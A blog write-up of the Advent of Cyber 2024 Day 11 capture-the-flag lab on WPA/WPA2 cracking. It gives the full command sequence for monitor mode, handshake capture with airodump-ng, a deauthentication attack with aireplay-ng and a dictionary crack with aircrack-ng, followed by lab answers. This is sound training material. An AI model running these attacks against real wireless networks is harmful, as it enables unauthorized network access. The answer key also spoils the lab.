Advent of Cyber 2024 Day 11: If you’d like to WPA, press the star key!


Lab Summary
Wi-Fi is the technology that connects our devices to the internet wirelessly. A router connects our devices to the internet via Wi-Fi. To connect to the router, our devices create an SSID (Wi-Fi network name) list and join the network by entering a password (PSK – Pre-Shared Key).
WPA/WPA2 uses a 4-way handshake protocol to verify if a device (e.g., a phone) has the correct password when connecting to a router.
4-Way Handshake Steps:
- Router sends an encryption challenge: It asks the device to prove that it knows the password.
- Device sends an encrypted response: The device encrypts its response using the PSK and sends it to the router.
- Router verifies the response: If the router validates the device’s response, it confirms that the device knows the correct password.
- Connection is established: Once both sides are verified, a secure connection is established.
In this process, the PSK is not directly exposed. However, if encrypted data falls into the hands of an attacker, it can be cracked through brute-force attacks.
If an attacker captures the 4-way handshake of a device attempting to connect to a Wi-Fi network, they can decrypt this data using brute-force or dictionary attacks. (Cryptographic Weakness of WPA/WPA2)
Practical WPA/WPA2 Cracking Process
Checking Wireless Devices
Command: <strong>iw dev</strong>
This command lists the wireless devices on the system.

Here, the device named wlan2 is available for use.
Scanning Wireless Networks
Command: <strong>sudo iw dev wlan2 scan</strong>
This command scans for nearby Wi-Fi networks.

SSID is the network’s name, and BSSID is the network’s physical address.
Switching to Monitor Mode
Commands:<strong>sudo ip link set dev wlan2 down<br>sudo iw dev wlan2 set type monitor<br>sudo ip link set dev wlan2 up</strong>
These commands switch the wireless device into monitor mode. Monitor mode: Allows you to listen to all wireless traffic.

Capturing Traffic with Airodump-ng
Command: sudo airodump-ng -c 6 --bssid 02:00:00:00:00:00 -w output-file wlan2
This command captures the traffic of a specific network, identified by its BSSID. Purpose: To capture the 4-way handshake. We leave the command running in one terminal and switch to a second terminal with an active SSH connection.

Note that the STATION section shows the device’s BSSID (MAC) of 02:00:00:00:01:00 that is connected to the access point. This is the connection that we will be attacking.
Deauthentication Attack
Command: sudo aireplay-ng -0 1 -a 02:00:00:00:00:00 -c 02:00:00:00:01:00 wlan2

Purpose: To disconnect a connected device from the network and force it to reconnect, triggering the handshake.

Cracking WPA/WPA2 Password

Command: sudo aircrack-ng -a 2 -b 02:00:00:00:00:00 -w /home/glitch/rockyou.txt output*cap
This command analyzes the captured handshake using brute-force or dictionary attacks. If the password is weak (e.g., present in the rockyou.txt file), it will be cracked.
Joining a Wi-Fi Network
First, press CTRL+C on the terminal that has airodump-ng running in order to stop the airodump-ng

Commands:wpa_passphrase MalwareM_AP 'ŞİFRE' > config<br>sudo wpa_supplicant -B -c config -i wlan2

These commands allow you to join the Wi-Fi network.
Questions
1. What is the BSSID of our wireless interface?
The addr field represents the BSSID (Basic Service Set Identifier) of your wireless interface.
iw dev

02:00:00:00:02:00
2. What is the SSID and BSSID of the access point? Format: SSID, BSSID
sudo iw dev wlan2 scan

MalwareM_AP, 02:00:00:00:00:00
3. What is the BSSID of the wireless interface that is already connected to the access point?
sudo airodump-ng -c 6 --bssid 02:00:00:00:00:00 -w output-file wlan2

02:00:00:00:01:00
4. What is the PSK after performing the WPA cracking attack?
If you follow the blog post from start to finish, you can reach the flag.